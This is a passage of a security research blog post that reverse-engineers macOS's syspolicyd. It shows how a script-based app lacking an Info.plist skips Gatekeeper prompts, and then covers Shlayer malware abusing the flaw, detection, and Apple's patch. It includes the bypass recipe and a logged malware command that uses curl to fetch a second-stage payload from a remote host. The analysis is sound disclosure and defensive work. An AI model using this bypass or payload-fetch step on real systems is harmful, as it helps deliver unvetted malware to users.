The `determineGatekeeperEvaluationTypeForTarget:` method is invoked with the `PolicyScanTarget` object representing our evaluee and a `ProcessTarget` representing the responsible process (e.g. `/bin/sh`).

The method contains various checks upon the item represented in the `PolicyScanTarget` object. For example it first checks if the item is quarantined. If not, it simply returns. Obviously non-quarantined items can safely be allowed.

```
1 rax = [policyScanTarget isQuarantined];
2 ...
3
4 r15 = 0x2;
5 if (rax == 0x0) goto leave;
6
7leave:
8 rax = r15;
9 return rax;
```

Interestingly the return value is also 0x2. However, we know that our PoC was quarantined (and in a debugger, we can confirm this code path is not taken). So, onwards!

However, we then come across the following logic:

```
 1 if ([policyScanTarget isUserApproved] == 0x0)
 2 {
 3   if ([policyScanTarget isScript] == 0x0) goto continue;
 4
 5   r15 = 0x2;
 6   if ([policyScanTarget isBundled] == 0x0) goto leave;
 7
 8 }
 9
10 ...
11
12leave:
13 rax = r15;
14 return rax;
```

This logic first checks if the `PolicyScanTarget` object representing our PoC has been user approved. As it has not, we enter the `if` statement. It then checks and exits the `if` statement if the item is *not* a script. Since our PoC is a script, the `isScript` method returns a non-zero value, and thus execution continues with a call to `isBundled`.

```
(lldb)
Process 138 stopped
->  0x1008b78b2 : callq  *0x48ae8(%rip)            ; objc_msgSend

(lldb) po $rdi
PST: (path: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC), (team: (null)), (id: (null)),
(bundle_id: NOT_A_BUNDLE)

(lldb) x/s $rsi
0x7fff7e1e046e: "isBundled"

(lldb) p (BOOL)[$rdi isBundled]
(BOOL) $1 = NO
```

The `isBundled` simply returns the value of the `bundled` instance variable of the `PolicyScanTarget` object. As it is not set `isBundled` returns zero, which (as shown above, well, and below) causes the `determineGatekeeperEvaluationTypeForTarget:` method to leave, returning with a 0x2:

```
1  r15 = 0x2;
2  if ([policyScanTarget isBundled] == 0x0) goto leave;
3
4leave:
5 rax = r15;
6 return rax;
```

…as we saw an 0x2 was (also) returned for non-quarantined items (which are then allowed) …this seems problematic!

Let's also run the normal script-based application (`Script.app` , which we know gets blocked) and see that in its case `isBundled` returns true, as shown in the debugger output below:

```
(lldb)
Process 138 stopped
->  0x1008b78b2 : callq  *0x48ae8(%rip)            ; objc_msgSend

(lldb) po $rdi
PST: (path: /Users/patrick/Downloads/Script.app), (team: (null)), (id: (null)), (bundle_id:
Script)

(lldb) x/s $rsi
0x7fff7e1e046e: "isBundled"
(lldb) p (BOOL)[$rdi isBundled]
(BOOL) $117 = YES
```

…and thus for `Script.app` , the `determineGatekeeperEvaluationTypeForTarget:` eventually returns an evaluation type of `0x0` .

Hooray, we've now identified a problematic difference in macOS's evaluation logic between our PoC (which is allowed), and a normal script-based application (which is blocked). The fact that macOS does not think our PoC is "bundled" (and returns a 0x2 for the evaluation type) is clearly a flaw. But why does it think that!?

Recall that earlier we noted the `bundled` instance variable was set via the following code (from `ExecManagerPolicy` 's `evaluateCodeForUser:withPID: ...` method):

```
 1rax = sub_10087606c(rbx, 0x0);
 2if (rax != 0x0) {
 3    var_6C = 0x1;
 4}
 5else {
 6    ...
 7    var_6C = 0x0;
 8}
 9
10[policyScanTarget setIsBundled:var_6C & 0xff];
```

Thus it appears the unnamed subroutine is the culprit! We noted earlier that the subroutine is invoked with a path to the item to classify (as a bundle or not). As it's evaluating our PoC, this path will be `/Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC`. Recall (and this proves to be important), our `PoC.app` is a bare-boned application that *does not* contain an `Info.plist` file!

The subroutine's first check is to see if the path contains a @".". If not, it simply returns 0.

```
1if ([rax containsString:@"."] == 0x0) goto leave;
2
3leave:
4 var_B8 = 0x0;
5 rax = [var_B8 autorelease];
6 return rax;
```

This makes sense, a (application) bundle will have to have a folder named something like `foo.app`.

Next it splits the path into its components, which when analyzing our PoC application, will produce the following:

```
(lldb) po $rax
<__nsarraym>(
/,
Users,
patrick,
Downloads,
PoC.app,
Contents,
MacOS,
PoC
)
```

If there are no path components, it returns with 0x0. So far (still), so good.

It then iterates over each path component, invoking the `pathExtension` upon it, and checking the result. For any "non-bundle" directories (that have no path components), it will just move on to the next. Once it comes across the bundle directory (e.g. `PoC.app`) the `pathExtension` will return a non-nil value (e.g. `app`). The code continues then by splitting the (original) path again into components again, and creating array with only those components up and to an including the bundle directory:

```
(lldb) po $rax
<__nsarrayi_transfer>(
/,
Users,
patrick,
Downloads,
PoC.app
)
```

This is then joined back into a single path (e.g. `/Users/patrick/Downloads/PoC.app/`).

The code then calls into another subroutine, passing in potential (relative) locations for an `Info.plist` file. For example `Contents/Info.plist`, `Versions/Current/Resources/Info.plist`, or `Info.plist`:

```
1if ( ((sub_100015829(rbx, @"Contents/Info.plist") != 0x0) ||
2      (sub_100015829(rbx, @"Versions/Current/Resources/Info.plist") != 0x0)) ||
3      (sub_100015829(rbx, @"Info.plist") != 0x0)) goto isBundle;
```

This helper subroutine simply attempts to open such candidate files, and if found, checks for various keys (commonly found or required in an `Info.plist` file) such as `CFBundleIdentifier`, or `CFBundleExecutable`.

As our bare-bones `PoC.app` does *not* contain an `Info.plist` file, the code continues…

Next it checks if the item is an "application wrapper", by invoking the `AppWrapper` class's `isAppWrapper:` method. This begins by appending the string `Wrapper` to the (potential) bundle directory. For our PoC this will be `/Users/patrick/Downloads/PoC.app/Wrapper` …it then checks if that file exists (which in the case of our `PoC` it does not).

As the `isAppWrapper:` method returns 0 (false), the code continues processing the remaining path components (`Contents`, `MacOS`, `PoC`), seeing if any have a path extension, and if so, have a candidate `Info.plist` file or is an "App Wrapper". As none do, the subroutine returns 0 (false), as according to it's logic, our `PoC.app` (which does not have an `Info.plist` file) is not a bundle. Oops!

No bundle means `isBundle` is set to 0x0 (false), which means that the `determineGatekeeperEvaluationTypeForTarget` method returns with an 0x2! (vs. a 0x0).

Let's wrap this all up by looking at what it means if evaluation type of 0x2 is returned and then passed to the `"evaluateScanResult:withEvaluationArguments:withPolicy:withEvaluationType:withCodeEval:"` method.

The `evaluateScanResult:withEvaluationArguments:withPolicy:withEvaluationType:withCodeEval:` method is rather massive (having over 200 control flow blocks). Triaging its log message strings and names of methods it invokes, we can see it is the arbiter, the final decision maker, on whether or not a prompt will be shown to the user. For example:

```
1if ([r14 presentPromptOfType:var_B0 options:var_C8 completion:rax] != 0x0) {
2
3    ...
4    rax = os_log_impl(__mh_execute_header, rbx, 0x0,
5          "Prompt shown (%ld, %#lx), waiting for response: %@", &var_70, 0x20);
6
7    dispatch_semaphore_wait(*(var_1A0 + 0x28), 0xffffffffffffffff);
8}
```

…and then handling the user's response to the alert, for example displaying the following message if the user clicks deny:

```
1if (*(var_170 + 0x18) != 0x2) goto userBlocked;
2
3userBlocked:
4if (os_log_type_enabled(rax, 0x0) != 0x0) {
5   var_70 = 0x0;
6   rax = _os_log_impl(__mh_execute_header, rbx, 0x0, "Blocking executable due to user not
allowing", &var_70, 0x2);
7}
```

The actual prompt is displayed by the CoreServicesUIAgent. Bidirectional communications between syspolicyd and this agent occur via XPC.

In the case of our proof of concept, no alert is shown. Hence such logic is apparently skipped! Let's see how.

The evaluation type (set to the problematic value of 0x2, as the policy engine failed to correctly identify our PoC application as a bundle) is passed in as the sixth argument (`withEvaluationType:`). The disassembly notes this is then moved into a local variable (which we named `evalType`). As we previously noted this first passed to the `GK evaluateScanResult: %lu` string, which for our PoC generated `GK evaluateScanResult: 2, PST: (path: /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC), (team: (null)), (id: (null)), (bundle_id: NOT_A_BUNDLE), 1, 0, 1, 0, 7, 0`

The first time it is explicitly checked is in an `if` statement, which specifically checks if it was set to 0x2:

```
1if (evalType != 0x2) goto notTwo;
```

…as the `evalType` for our proof of concept application was set to 0x2, we don't take this jump, but continue on.

Next, it checks if the evaluee matches known malware (via a call to a method named `xProtectResultIsBlocked`). Of course our PoC does not, so onwards we go. Though there are several other checks, they all appear spurious, but regardless all logic related to showing an alert or prompt to the user is skipped. This bears repeating! Normal `syspolicyd` will send an XPC message to the `CoreServicesUIAgent` in order to alert the user that the application is disallowed (for example if it s non-notarized), or even if signed and notarized a prompt requesting that the user explicitly approve the application. Here, all such logic is skipped, and no prompts or alerts are thus shown!

Before the `evaluateScanResult:withEvaluationArguments:withPolicy:` methods returns, it executes some code that explicitly sets the `R12` register to `0x1` (true). This is relevant as later this value is passed into the `EvalutionResult` object's setAllowed' method:

```
1;true
2r12 = 0x1;
3...
4
5[evalResult setAllowed:sign_extend_64(r12)];
```

This is the confirmation that the policy engine is indeed allowing our unsigned, unnotarized proof of concept application!

In a debugger we can introspect this `EvalutionResult` object, which (as its name implies) represents the system's policy evaluation result of our `PoC.app`:

First note that before the call to `setAllowed`, all numeric values in the object are 0 (false):

```
(lldb) po [$rdi className]
EvaluationResult

(lldb) po $rdi
EvalResult: 0,0,0,0 - /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC
```

After the call to `setAllowed` (and to `setCacheResult`), the `EvaluationResult` object is updated:

```
(lldb) po [$rdi className]
EvaluationResult

(lldb) po $rdi
EvalResult: 1,1,0,0 - /Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC

(lldb) p (BOOL)[$rdi allowed]
(BOOL) $83 = YES

(lldb) p (BOOL)[$rdi wouldPrompt]
(BOOL) $82 = NO

(lldb) p (BOOL)[$rdi didPrompt]
(BOOL) $84 = NO

(lldb) po [$rdi evaluationTargetPath]
/Users/patrick/Downloads/PoC.app/Contents/MacOS/PoC
```

Note that the `allowed` instance variable is set to 1 (YES/true), while `wouldPrompt` and `didPrompt` are both set to 0 (NO/false) …as a result the system decided that no prompt was needed!

Once the evaluation has completed (though no prompt was shown), the completion block (initial pass to the `evaluateCodeForUser:withPID:withProcessPath: ... withCompletionCallback:` method) is invoked.

The completion callback block first invokes the `EvaluationResult`'s `allowed` method to see if the the evaluation was allowed.

```
1if ([rax allowed] != 0x0) goto wasAllowed;
```

Note that if evaluation resulted in not allowed, the following code path is taken, which (as expected) terminates the suspended process:

```
1//not allowed logic
2
3...
4os_log_error_impl(__mh_execute_header, rsi, 0x10, "Terminating process due to Gatekeeper
rejection: %d, %@", &var_20, 0x12);
5
6terminate_with_reason(*(int32_t *)(r13 + 0x48), 0x9, 0x8, "Gatekeeper policy blocked execution",
0x41);
```

For example, running the “normal” script-based application (`Script.app`) which is blocked, triggers this call after the alert is shown:

```
(lldb)
Process 138 stopped
->  0x10595b514 : callq  0x1059adc84   ; symbol stub for: terminate_with_reason

(lldb) po $rdi
7938

(lldb) x/s $rcx
0x1059c4b4c: "Gatekeeper policy blocked execution"
```

In the above debugger output, the first argument (`7938` passed in via the `RDI` register), is the process id for the process to terminated. For example, the `Script.app` (albeit run via `/bin/sh`):

```
% ps -p 7938
PID  CMD
7938 /bin/sh /private/var/folders/pw/sv96s36d0qgc_6jh45jqmrmr0000gn/T/AppTranslocation/3FF7B408-
AC64-4636-AA06-89E059307032/d/Script.app/Contents/MacOS/Script
```

However, as our proof of concept was allowed(!), we take the jump, and invoke the `ExecManagerService` ’s `sendEvaluationResult:forEvaluationID:` passing in the `EvaluationResult` object and an evaluation ID (in this instance the value is 599).

Interestingly, the `sendEvaluationResult:forEvaluationID:` calls into the kernel via an `IOConnectCallMethod` call!

Stepping over this the `IOConnectCallMethod` calls results in two things

1. The suspended process under evaluation (e.g. our proof of concept application) is resumed.
2. The following messages are logged:

   ```
   kernel: (AppleSystemPolicy) Waking up reference: 599
   kernel: (AppleSystemPolicy) Thread waiting on reference 599 woke up
   kernel: (AppleSystemPolicy) evaluation result: 599, allowed, cache, 1618125792
   ```

The log messages contain the evaluation ID (599), and indicate the suspended evaluee process (main thread?) was woken up and allowed (to resume). This means our PoC is finally free to merrily go on its way!

The kernel extension (kext) that generates these log messages is `AppleSystemPolicy.kext` . As noted by Scott Knight, this is “the …client of the `syspolicyd` MIG service”. In other words, it interacts w/ `syspolicyd` for example waiting on evaluations and resuming (allowed) processes.

Looking for cross-references to such log messages as well as dumping symbols and method names provides insight into `AppleSystemPolicy.kext`

```
% nm -C /System/Library/Extensions/AppleSystemPolicy.kext/Contents/MacOS/AppleSystemPolicy

WAITING_ON_APPROVAL_FROM_SYSPOLICYD__(syspolicyd_evaluation*)
REVOKED_PROCESS_WAITING_ON_TERMINATION__(lck_mtx_t*)

AppleSystemPolicy::waitForEvaluation(syspolicyd_evaluation*, int, ASPEvaluationInfo*, vnode**,
ScanMeta*, ...);
AppleSystemPolicy::procNotifyExecComplete(proc*);
ASPEvaluationManager::waitOnEvaluation(syspolicyd_evaluation*);
ASPEvaluationManager::wakeupEvaluationByID(long long, syspolicyd_evaluation_results*);
```

Further discussion of this kext is outside the scope of the blog post (and is not relevant to the underlying bug).

For more information on the AppleSystemPolicy kext, see:

"syspolicyd internals".

A Recap

If you've made it this far, kudos! Spelunking through macOS's system policy engine is no easy task! Before we dive into in-the wild exploitation, and protections & detections, let's briefly recap the bug. In a sentence:

Any script-based application that does *not* contain an `Info.plist` file will be misclassified as "not a bundle" and thus will be allowed to execute with no alerts nor prompts.

Let's break this down piece by piece:

1. A script-based application is an application whose main executable component is a (bash/python/etc) script. It is imperative that it is a script, for several reasons. First, if the main executable component is a mach-O binary unless it is fully notarized, it will (still) be rejected (blocked) by the system, as mach-O binaries are always checked. And even if the mach-O binary is notarized it will result in the File Quarantine, "…is an application …are you sure you want to open it" prompt.

A script-based application is executed (as we saw) via the shell, `/bin/sh` which is a trusted, platform binary. Normally though script-based applications are also blocked (unless the entire bundle is signed and notarized). However due to the bug this is not the case, meaning the script's contents (commands) are allowed.

1. An application that does not contain an `Info.plist` file. This is similarly imperative as even "normal" script-based applications are subjected to policy checks. If a script-based application contains an `Info.plist` file, it will be (correctly) classified as a bundle, and as such will be blocked (unless the entire bundle is signed and notarized). And even in the case when it is signed and notarized, a File Quarantine prompt will be shown that requires explicit user approval.

2. A script-based application without an `Info.plist` file will be misclassified as "not a bundle". This results in an evaluation type of 0x2, which causes logic in the system policy engine to both skip showing any prompts or alerts and explicitly setting an `allowed` flag to true.


End result, such an application, though unsigned, unnotarized, and quarantined, is allowed to execute without a single alert! □

In the Wild

With a solid understanding of the flaw, I reached out to my good friends at Jamf, and simply inquired if they had seen any script-based malware packaged up in application bundles. While we've seen malware in the past shipped as scripts in **normal** application bundles (i.e. with an `Info.plist` file) I was skeptical we'd find any exploiting this specific flaw.

Jamf (via their Jamf Protect product), already flags script-based malware that's packaged up in an application bundles, simply, as we noted, such malware (in **normal** application bundles) is rather common.

Well, turns out they were able to confirm via Jamf Protect there was a new variant of malware that was uniquely packaged as a bare-boned script based application."



A bare-boned script-based application, found it the wild!
In other words, there's malware exploiting this exact flaw …as an 0day …in the wild. Yikes!

You can read more about the discovery and analysis of malware in their excellent writeup:


"Shlayer Malware Abusing Gatekeeper Bypass On Macos"
As shown below, though unsigned (and unnotarized) the malware (`1302.app/Contents/MacOS/1302`) is able to run (and download & execute 2nd-stage payloads), bypassing all File Quarantine, Gatekeeper, and Notarization requirements:

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
...

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "arguments" : [
      "/bin/bash",
      "/private/var/folders/zg/lhlpqsq14lz_ddcq3vx0r5xm0000gn/T
        /AppTranslocation/E486DA04-D4EC-41C4-8250-F587586DA4F7/d
        /1302.app/Contents/MacOS/1302"
    ],
    "name" : "bash",
    "pid" : 770
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "arguments" : [
      "curl",
      "-L",
      "https://bbuseruploads.s3.amazonaws.com/
       c237a8d2-0423-4819-8ddf-492e6852c6f7/downloads/
       c9a2dac9-382a-42f6-873b-8bf8d5beafe5/d9o"
    ],
    "ppid" : 884,
    "name" : "curl",
    "pid" : 885
  }
}
```

Once off and running, the malware can manually remove the quarantine attribute from any subsequent payloads or components it downloads. Thus, such items will not be subjected to the aforementioned security checks (notarization, etc.).

Luckily as discussed below, BlockBlock with "Notarized Mode" enabled, generically blocks this threat:



BlockBlock, block blocking!

The Patch

Apple fixed this bug in macOS 11.3. How? Well recall that the core flaw is in the misclassification of a bare-boned script-based application as “not a bundle”. As normal script-based application (i.e. ones with an `Info.plist` file) are classified as a bundle, and trigger the correct alerting/prompting/blocking logic, it seemed reasonable to assume that Apple would address the flaw simply in the bundle classification logic.

…and this appears to be exactly the case.

Though the bundle classification logic is located in an unnamed subroutine, it’s trivial to locate it in the new macOS 11.3 `syspolicyd` binary. We simply look for cross-references to unique strings (e.g. `Versions/Current/Resources/Info.plist`) that are found in the unnamed subroutine in the 11.2 version of `syspolicyd`.

